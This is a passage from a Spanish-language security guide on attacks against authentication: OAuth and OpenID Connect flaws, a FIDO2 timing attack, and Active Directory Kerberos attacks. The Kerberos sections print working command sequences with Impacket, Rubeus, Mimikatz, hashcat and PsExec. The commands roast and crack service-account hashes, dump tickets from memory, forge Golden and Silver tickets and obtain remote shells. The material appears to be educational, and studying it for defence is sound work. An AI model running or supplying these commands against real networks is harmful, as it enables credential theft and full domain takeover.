

Ilustración 34: validación incorrecta del parámetro "redirect_uri"

IMPROPER SCOPE VALIDATION

Esta vulnerabilidad se refiere a una situación en la que un atacante aprovecha una deficiencia en la validación del alcance (*scope*), durante el proceso de autorización en el flujo de *OAuth*, con el propósito de acceder a otros recursos no autorizados.

Durante el flujo de *OAuth*, el acceso solicitado depende del *scope* definido en la solicitud de autorización. El token generado concede a la aplicación cliente la facultad de acceder a recursos conforme al alcance aprobado por el usuario, y si este no se valida de forma rigurosa, podría permitir al atacante acceder a detalles más allá de los que se supone se ha autorizado.

En síntesis, esta vulnerabilidad reside en la omisión de una adecuada validación del alcance o *scope* en una solicitud de autorización en el contexto de *OAuth*. Y como resultado, un atacante puede manipular el parámetro, obteniendo acceso a información adicional, crítico tanto para la seguridad como para la privacidad de la aplicación y sus usuarios.



Ilustración 35: Validación incorrecta del parámetro "scope"

ACCESS TOKEN LEAKAGE

Esta vulnerabilidad se refiere a la posibilidad de que, durante el proceso de autentificación en el flujo de OAuth, los parámetros, incluyendo el token de acceso, se almacenen en el historial, lo que puede acarrear la exposición de información a cualquier individuo con acceso al registro histórico del navegador.

La defensa frente a esta vulnerabilidad reside en la imperiosa necesidad de gestionar los parámetros de *OAuth* y los tokens de manera segura, evitando el registro de estos.



Ilustración 36: Filtración del token de acceso

PKCE DOWNGRADE

Este ataque guarda relación con la implementación de clave de intercambio de código o *Proof Key for Code Exchange (PKCE)*, explicada en los flujos de *OAuth*, una extensión diseñada con el propósito de mejorar la seguridad en el proceso de autorización.

En el contexto de *PKCE*, cuando un cliente inicia una solicitud de autorización, incorpora un parámetro denominado *'code_challenge_method'* en dicha petición, generalmente configurado como *'S256'*. Este parámetro indica que el 'código desafío' *(code challenge)* presentado, es el resultado del cálculo del hash *SHA-256* de dicho código. No obstante, la especificación de *PKCE* requiere que los servidores de autorización admitan también un valor *'code_challenge_method'* de *'plain'*, que indica que el *code challenge* es igual al *code verifier*, dando soporte a clientes que no pueden manejar *SHA-256* por razones técnicas.

El ataque potencial que aquí surge se refiere a la posibilidad de que un atacante degrade *'S256'* a *'plain'*, durante el intercambio del código de autorización. Aunque por lo general, *PKCE* protegería en esta situación, un atacante podría intentar ejecutar un ataque de degradación, alterando el valor del método enviado en la solicitud de intercambio del token.

Este tipo de ataque facultaría a un atacante, que ha conseguido interceptar el flujo de autorización de un usuario, a rebajar la seguridad proporcionada por *PKCE*, obteniendo así acceso no autorizado a recursos. Para evitar este ataque, es fundamental que los servidores de autorización mantengan un registro y validación coherente tanto del método como del valor del desafío a lo largo de todo el proceso.

OpenID Connect

La especificación de *OpenID Connect* es mucho más estricta que la del protocolo básico de *OAuth 2.0*, lo que significa que, por lo general, hay menos posibilidades de implementaciones que introduzcan fallos.

Dicho esto, como *OpenID Connect* es una capa que se superpone a *OAuth*, la aplicación del cliente o el servicio *OAuth* aún pueden ser vulnerables a algunos de los ataques basados en *OAuth* que analizamos anteriormente, por lo que tendremos que enfocarnos en proteger los diversos elementos que forman parte del estándar, para prevenirlos.

Improper handling of nonce claim

Este ataque, que se podría traducir como manipulación incorrecta de la solicitud *nonce*, se relaciona con el propósito del parámetro *'nonce'* de prevenir ataques de repetición, ya que, si el valor no se maneja correctamente, un atacante podría obtener acceso no autorizado aprovechando respuestas de autentificación previas, presentándose como un usuario legítimo sin tener que iniciar el proceso de autentificación.

El fallo podría ser aprovechado por un atacante en cualquiera de estas situaciones:

- **Parámetro Ausente**: Si el parámetro *'nonce'* no se incluye como parte en el proceso de autentificación y autorización, no hay forma de asociar una sesión de cliente con un *token id* específico.

- **Valor Estático**: Si se utiliza un valor estático para *'nonce'* que nunca cambia tras múltiples solicitudes, un atacante podría capturar una respuesta de autentificación y luego reutilizarla.
- **Parámetro no Validado**: Si no se valida adecuadamente el valor de *'nonce'*, un atacante podría reenviar la petición.
- **Valor Accesible**: Si el valor de *'nonce'* es accesible en texto plano para un atacante en el lado del cliente, podría capturarlo y usarlo para reenviar una respuesta de autentificación en un intento de obtener acceso no autorizado.

Registro dinámico de clientes desprotegido

La especificación *OpenID* describe una forma estándar para permitir que las aplicaciones cliente se registren con el proveedor *OpenID*. Si se admite este registro, la aplicación cliente puede registrarse enviando una solicitud *POST* a un punto final dedicado llamado, por ejemplo: */openid/register*. El nombre de este *endpoint* se proporciona normalmente en el archivo de configuración y en la documentación.

En el cuerpo de la petición, la aplicación cliente envía información clave sobre sí misma en formato *JSON*. Por ejemplo, puede que se pedida que se incluya una serie de *URIs* de redireccionamiento de la lista blanca. También puede enviarse una serie de información adicional, como los nombres de los extremos que se desea exponer, un nombre de la aplicación, etc. Una solicitud de registro típica podría tener este aspecto:

```
POST /openid/register HTTP/1.1
Content-Type: application/json
Accept: application/json
Host: oauth-authorization-server.com
Authorization: Bearer ab12cd34ef56gh89

{
    "application_type": "web",
    "redirect_uris": [
        "https://client-app.com/callback",
        "https://client-app.com/callback2"
        ],
    "client_name": "My Application",
    "logo_uri": "https://client-app.com/logo.png",
    "token_endpoint_auth_method": "client_secret_basic",
    "jwks_uri": "https://client-app.com/my_public_keys.jwks",
    "userinfo_encrypted_response_alg": "RSA1_5",
    "userinfo_encrypted_response_enc": "A128CBC-HS256",
    …
}
```

Ilustración 37: Solicitud de registro dinámico

El proveedor de *OpenID* debe requerir que la aplicación cliente se autentifique. En el ejemplo anterior, utilizan un token de portador *HTTP*. Sin embargo, algunos proveedores permiten el registro dinámico de clientes **sin ningún tipo de autentificación**, lo que permite a un atacante registrar su propia aplicación cliente maliciosa. Esto puede tener varias

consecuencias dependiendo de cómo se utilicen los valores de estas propiedades controlables por el atacante.

Se puede observar en la petición anterior, que algunas de esas propiedades se pueden proporcionar como *URIs*. Si el proveedor de *OpenID* accede a alguna de ellas, esto puede conducir potencialmente a vulnerabilidades *SSRF*, a menos que se apliquen medidas de seguridad adicionales. Por ejemplo, se podría modificar la *URI* del parámetro *"redirect_uris"* y registrar un cliente y posteriormente usando el parámetro *logo*_uri obtener finalmente el valor de *secret access key.*

Fast Identity Online 2

En la búsqueda constante por fortalecer la seguridad en internet, *FIDO2* emerge como un verdadero seguro en el ámbito de la autentificación, ya que este conjunto de estándares ha revolucionado la forma en que accedemos a servicios en línea al ofrecer un enfoque sin contraseñas y basado en claves públicas.

Sin embargo, incluso esta implementación ha encontrado desafíos. *FIDO2,* a pesar de su robustez, no es inmune a la posibilidad de ataques y escenarios donde la existencia de una serie de condiciones lleva a la explotación exitosa.

Timing attacks on fido authenticator privacy

Recientemente, se ha descubierto la existencia de ciertos autentificadores *FIDO2* sobre los cuales se pueden ejecutar ataques basados en tiempo, que permiten a los atacantes vincular cuentas de usuario almacenadas en esos autentificadores vulnerables, representando una seria preocupación en términos de privacidad.

Desde una perspectiva criptográfica, el protocolo implica un simple desafío-respuesta en el que se utiliza un determinado algoritmo de firma digital.

Para proteger la privacidad del usuario, se utilizan pares de claves únicas por servicio, aunque también se debe manejar la limitación de la memoria, tarea que se lleva a cabo utilizando diversas técnicas que hacen uso de un parámetro especial llamado *'key handle'*. Este parámetro es enviado por el servicio al token, parámetro con el cual el token puede producir de manera segura una clave.

La vulnerabilidad se localiza en la forma en que se implementa el procesamiento de esos *'key handles'*. Los autentificadores vulnerables muestran una diferencia en el tiempo necesario para procesar el *'key handle'* en servicios diferentes, permitiendo a los atacantes vincular de forma remota cuentas de usuario en múltiples servicios.



Ilustración 38: Esquema de un ataque basado en tiempo contra FIDO2

El proceso sería el siguiente:

1. Víctima: inicia la transacción *FIDO2*.
2. Atacante : prepara la lista *allowCredential* con *"n" key_handles* aleatorios y key_handle_A (puede omitirse si t_e conoce).
3. Atacante: prepara la lista *allowCredential* con *"n"* copias de key_handle_B y una key_handle_A.
4. Atacante: fuerza al cliente *FIDO* a realizar llamadas *WebAuthn* con listas *allowCredential* preparadas y mide los tiempos de ejecución (t_e y t_d).
5. Víctima: realiza comprobaciones de presencia de usuario.
6. Atacante : compara los tiempos medidos (t_e y t_d).
7. Atacante: vincula las identidades si los tiempos no coinciden.

Directorio Activo

Kerberos

Si se le compara con el protocolo *NTLM*, Kerberos es considerado un protocolo más seguro y eficiente, ya que ofrece un cifrado robusto para las comunicaciones, integración con *Active Directory*, una estructura de tickets que reduce significativamente la exposición de credenciales, y otras características con la seguridad como prioridad.

Kerberos, en sí, no es un protocolo inherentemente vulnerable, pero se pueden ejecutar ciertos ataques, abusando de funciones legítimas, cuando existen malas configuraciones en su implementación.

Kerberoasting

Este ataque implica solicitar un *TGS* (Ticket Granting Service) para el *SPN* (Service Principal Name) de una cuenta de servicio objetivo, utilizando un ticket *TGT* (Ticket Granting Ticket) válido para un usuario de dominio.

El Controlador de dominio (DC), al recibir tal solicitud, busca el SPN en el Directorio Activo y cifra el ticket utilizando la cuenta de servicio asociada para que este pueda validar el acceso del usuario, donde el tipo de cifrado solicitado es *RC4_HMA_MD5*, lo que significa que se utiliza el hash de la contraseña *NTLM* de la cuenta del servicio para cifrar el ticket.

Una vez que el atacante obtiene el *TGS* cifrado, lleva a cabo un proceso de fuerza bruta de forma offline para obtener las credenciales de la cuenta de servicio en texto plano.

Para ejecutar este ataque, es necesario disponer de una cuenta de dominio capaz de solicitar tickets TGS, pero para este proceso no son necesarios permisos especiales, por lo que lo puede realizar cualquier usuario con credenciales en el dominio válidas.

```
# Impacket
python GetUserSPNs .py DOMAIN / USER: PASSWORD -outputfile FILE
# Rubeus
.\Rubeus.exe kerberoast / outfile :FILE
# Ataque de fuerza bruta via John The Ripper y Hashcat
john --format = krb5tgs --wordlist = passwords .txt hashes .txt
hashcat -m 13100 --force hashes .txt passwords .txt
```

Ilustración 39: Ejecución del ataque Kerberoasting

Cabe recordar que sólo las cuentas de usuario con la propiedad **servicePrincipalName** son susceptibles al kerberoasting.



Ilustración 40: cuenta de usuario de un dominio susceptible de Kerberoasting

Cuando se solicita un *TGS*, se genera el evento de **Windows 4769 - A Kerberos service ticket was requested**.

Las herramientas de *Kerberoasting* suelen solicitar cifrado *RC4*, cuando realizan el ataque e inician peticiones *TGS-REQ*. Esto se debe a que RC4 es más débil y fácil de *crackear offline* utilizando herramientas como ***Hashcat*** que otros algoritmos de cifrado como *AES-128* y *AES-256*.

Los *hashes RC4* (tipo 23) comienzan por $*krb5tgs$23$**, mientras que los de *AES-256* (tipo 18) empiezan por *$krb5tgs$18$**.

```
#Get TGS in memory from a single user
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -
ArgumentList "ServicePrincipalName" #Example: MSSQLSvc/mgmt.domain.local

#Get TGSs for ALL kerberoastable accounts (PCs included, not really smart)
setspn.exe -T DOMAIN_NAME.LOCAL -Q */* | Select-String '^CN' -Context 0,1 | %
{ New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -
ArgumentList $_.Context.PostContext[0].Trim() }

#Lista los tickets kerberos en memoria
klist

# Los extrae de la memoria
Invoke-Mimikatz -Command '"kerberos::list /export"' #Exporta los tickets al
directorio actual

# Transforma los tickets kirbi ticket a john
python2.7 kirbi2john.py sqldev.kirbi
# Transforma john a hashcat
sed 's/\$krb5tgs\$\(.*\):\(.*\)/\$krb5tgs\$23\$\*\1\*\$\2/' crack_file >
sqldev_tgs_hashcat
```

Ilustración 41: otro método para realizar Kerberosasting: pedir un TGS y volcarlo desde la memoria

AS-REP ROAST

Técnica de ataque bien conocida dentro de los entornos de *Active Directory*. Consiste en explotar la capacidad de un usuario para solicitar un ***TGT*** en nombre de otro usuario, **sin** especificar su **contraseña**.

Para obtener el *TGT* inicial, normalmente, el usuario debe llevar a cabo un proceso de preautentificación, en el cual demuestra su identidad proporcionando una clave secreta derivada de su contraseña. No obstante, en ocasiones se habilita la opción de no requerir preautentificación para una determinada cuenta de usuario, lo que deja a esta vulnerable a un ataque conocido como *ASREPRoast*.



Ilustración 42: casilla para que no se pida la pre-autentificación de Kerberos

El ataque se basa en la búsqueda de usuarios que tengan el atributo *DONT_REQ_PREAUTH*. En este escenario, un atacante puede enviar una solicitud ficticia de autentificación (mensaje *KRB_AS_REQ*) sin tener conocimiento de las credenciales de usuario. En otras palabras, esto significa que cualquiera puede enviar una petición *AS_REQ* en nombre de uno de esos usuarios y recibir un mensaje *AS_REP* correcto. En respuesta, el *KDC* le proporcionará un *TGT* cifrado, sobre el que el atacante, posteriormente, realiza un ataque de

fuerza bruta de forma *offline* para obtener las credenciales en texto plano usando herramientas como *John the Ripper* o *Hashcat*.

```
# Usuarios con la opción no requerir preautentificación habilitada
Get-DomainUser -PreauthNotRequired -verbose
# Petición AS_REP via Impacket y Rubeus
python GetNPUsers .py DOMAIN / -usersfile users .txt \
-format hashcat -outputfile hashes .txt
.\Rubeus.exe asreproast / format : hashcat / outfile : hashes .txt
# Ataque de fuerza bruta via John The Ripper y Hashcat
john --wordlist = passwords .txt hashes .txt
hashcat -m 18200 --force -a 0 hashes .txt passwords .txt
```

Ilustración 43: Ejecución del ataque ASREPRoast

Es muy importante recordar que este ataque **sólo es posible cuando la preautenticación de Kerberos no está configurada**, en las opciones de la cuenta de usuario aparece como "No pedir la autenticación Kerberos previa". Esto permite a cualquiera solicitar datos de autenticación para un usuario. A cambio, el KDC proporcionaría un mensaje AS-REP. En equipos Linux unidos al dominio, en ciertas situaciones, esta característica puede estar habilitada.

Pass the Ticket

Este ataque se basa en la obtención de un ticket de autentificación válido para un usuario legítimo, que se usa para acceder a los recursos o servicios a los cuales ese usuario tiene permisos, habilitando a un atacante a moverse lateralmente dentro de la red, escalar privilegios y acceder a datos sensibles.

El proceso *lsass* (*Local Security Authority Subsystem Service*) es el encargado de almacenar los tickets. Por lo que, para recolectar los tickets de un sistema Windows, es necesario establecer una comunicación con lsass y solicitarlos. Cuando no se es administrador, sólo se pueden recuperar los tickets propios del usuario validado. Sin embargo, siendo administrador de la máquina, todos los tickets pueden ser recolectados.

Generalmente, para este ataque se quiere obtener un ticket TGT, que, aunque tiene un tiempo de vida limitado no cuenta con protecciones adicionales como comparaciones de marcas de tiempo y rechazo de tickets posteriores, que sí tienen los TGS. Este proceso de extracción y posterior acceso se desarrolla en varias etapas:

- **Obtención del Ticket**: El atacante primero realiza un reconocimiento sobre la red para identificar sistemas o usuarios vulnerables que puedan ser objetivos.
- **Extracción del Ticket**: Una vez que el atacante se encuentra dentro de un equipo, busca y extrae el ticket de autentificación Kerberos asociado a un usuario.
- **Uso del Ticket**: El atacante transfiere el ticket obtenido a otro sistema en la red y lo utiliza para autenticarse en ese sistema sin necesidad de proporcionar más credenciales, ya que el ticket se presenta como prueba de la identidad del usuario legítimo.

- **Movimiento Lateral**: Una vez dentro de la red, el atacante puede obtener más tickets de autentificación y escalarse a sí mismo, obteniendo acceso a sistemas más críticos y cuentas con privilegios elevados.

Para llevar a cabo este proceso, se pueden utilizar las herramientas *Mimikatz* o *Rubeus*.

```
# Exportar tickets con Mimikatz y Rubeus
mimikatz -> sekurlsa :: tickets /export
.\Rubeus dump
# Conversión de tickets entre Linux y Windows
python ticket_converter .py ticket . kirbi ticket . ccache
python ticket_converter .py ticket . ccache ticket . kirbi
# Ejecución de comandos desde Linux
export KRB5CCNAME = ticket . ccache
python psexec .py DOMAIN / USER@HOSTNAME -k -no - pass
# Ejecución de comandos desde Windows
.\Rubeus.exe ptt / ticket : ticket . kirbi
.\PsExec.exe -accepteula \\ HOSTNAME cmd
```

Ilustración 44: Ejecución del ataque Pass the Ticket

Golden Ticket

Un ataque Golden Ticket consiste en la creación de un *Ticket Granting Ticket* (TGT) legítimo suplantando a cualquier usuario mediante el uso del hash *NTLM* de la cuenta ***krbtgt*** de *Active Directory* (AD). Esta técnica es particularmente interesante porque permite el acceso a cualquier servicio o máquina dentro del dominio como el usuario suplantado. Es crucial recordar que las credenciales de la cuenta *krbtgt* nunca se actualizan automáticamente.

Para obtener el hash *NTLM* de la cuenta ***krbtgt***, se pueden emplear varios métodos. Se puede extraer del proceso *Local Security Authority Subsystem Service* (LSASS) o del archivo *NT Directory Services* (*NTDS.dit*) ubicado en cualquier Controlador de Dominio (*DC*) dentro del mismo. Además, ejecutar un ataque *DCsync* es otra estrategia para obtener este hash de *NTLM*, que se puede realizar utilizando herramientas como el módulo lsadump::dcsync de *Mimikatz* o el script secretsdump.py de *Impacket*. Es importante subrayar que, para llevar a cabo estas operaciones, normalmente se requieren privilegios de administrador de dominio o un nivel de acceso similar.

Aunque el hash *NTLM* sirve como método viable para este propósito, se recomienda encarecidamente falsificar tickets utilizando las claves Kerberos del Estándar de Cifrado Avanzado (AES) (AES128 y AES256) por razones de seguridad operativa.

```
#Mimikatz
kerberos::golden /User:Administrator /domain:dollarcorp.moneycorp.local /sid:S-
1-5-21-1874506631-3219952063-538504511 /krbtgt:ff46a9d8bd66c6efd77603da26796f35
/id:500 /groups:512 /startoffset:0 /endin:600 /renewmax:10080 /ptt
.\Rubeus.exe ptt /ticket:ticket.kirbi
klist #Listar los tickets en memoria

# Ejemplo usando una clave AES
kerberos::golden /user:Administrator /domain:dollarcorp.moneycorp.local /sid:S-
1-5-21-1874506631-3219952063-538504511
/aes256:430b2fdb13cc820d73ecf123dddd4c9d76425d4c2156b89ac551efb9d591a439
/ticket:golden.kirbi
```

Ilustración 45: Ejecución de ataque Golden Ticket

Silver Ticket

El ataque Silver Ticket implica la explotación de **tickets de servicio** en entornos Active Directory (AD). Este método se basa en la adquisición del hash NTLM de una cuenta de servicio, como una cuenta de ordenador, para falsificar un ticket del Servicio de Concesión de Tickets (TGS). Con este ticket falsificado, un atacante puede acceder a servicios específicos de la red, haciéndose pasar por cualquier usuario, normalmente buscando privilegios administrativos. Por lo que, es posible forjar un TGS que conceda privilegios de administrador a través del servicio de SMB.

Se debe tener en cuenta que es posible forjar tickets utilizando las claves AES de un usuario (AES128 y AES256), las cuales se calculan a partir de la contraseña de este, aunque a diferencia del hash NTLM, se encuentran salteadas con el dominio y el nombre de usuario. Se pueden utilizar *Impacket* y *Mimikatz* para construir tickets con estas claves.

Se puede usar *Mimikatz* para crear el ticket y a continuación, inyectar el ticket con *Rubeus*, y usar una shell remota es obtenida mediante *PsExec*. Se debe tener en cuenta que los tickets se pueden construir en una máquina local, fuera de la red objetivo, y luego de esto enviarse a la máquina deseada para inyectarlos.

```
# Crear el ticket
mimikatz.exe "kerberos::golden /domain:<DOMAIN> /sid:<DOMAIN_SID> /rc4:<HASH>
/user:<USER> /service:<SERVICE> /target:<TARGET>"

# Inyectar el ticket
mimikatz.exe "kerberos::ptt <TICKET_FILE>"
.\Rubeus.exe ptt /ticket:<TICKET_FILE>

# Obtener la Shell remota
.\PsExec.exe -accepteula \\<TARGET> cmd
```

Ilustración 46: Ejecución de ataque Silver Ticket

Diamond Ticket

Parecido a el ataque *Golden Ticket*, *Diamon Ticket* consiste en la obtención de un *Ticket Granting Ticket* (TGT) y utilizarse para acceder a cualquier servicio como cualquier usuario. Este ticket se crea modificando los campos de un *TGT* legítimo emitido por un Controlador de Dominio. Esto se consigue solicitando un *TGT*, descifrándolo con el hash *krbtgt* del dominio, modificando los campos deseados del ticket y volviéndolo a cifrar.

Una vez falsificado el *TGT*, el atacante lo utiliza para solicitar un *TGS* a cualquier servicio o recurso que desee. Por ejemplo, pueden solicitar acceso a todos los ordenadores, archivos y carpetas del dominio.

Para realizar un ataque de este tipo, el requisito básico es que el atacante tenga acceso al hash de la contraseña de la cuenta *krbtgt*.

La cuenta *krbtgt* cifra y firma todos los tickets *TGT* de Kerberos del dominio. Toda la verificación de los tickets Kerberos, incluido el cifrado y descifrado de esos tickets *TGT* para el servicio *KDC*, la realiza el *krbtgt*. Esto significa que un vale *TGT* falsificado será considerado un vale válido simplemente porque fue cifrado con la cuenta *krbtgt*.

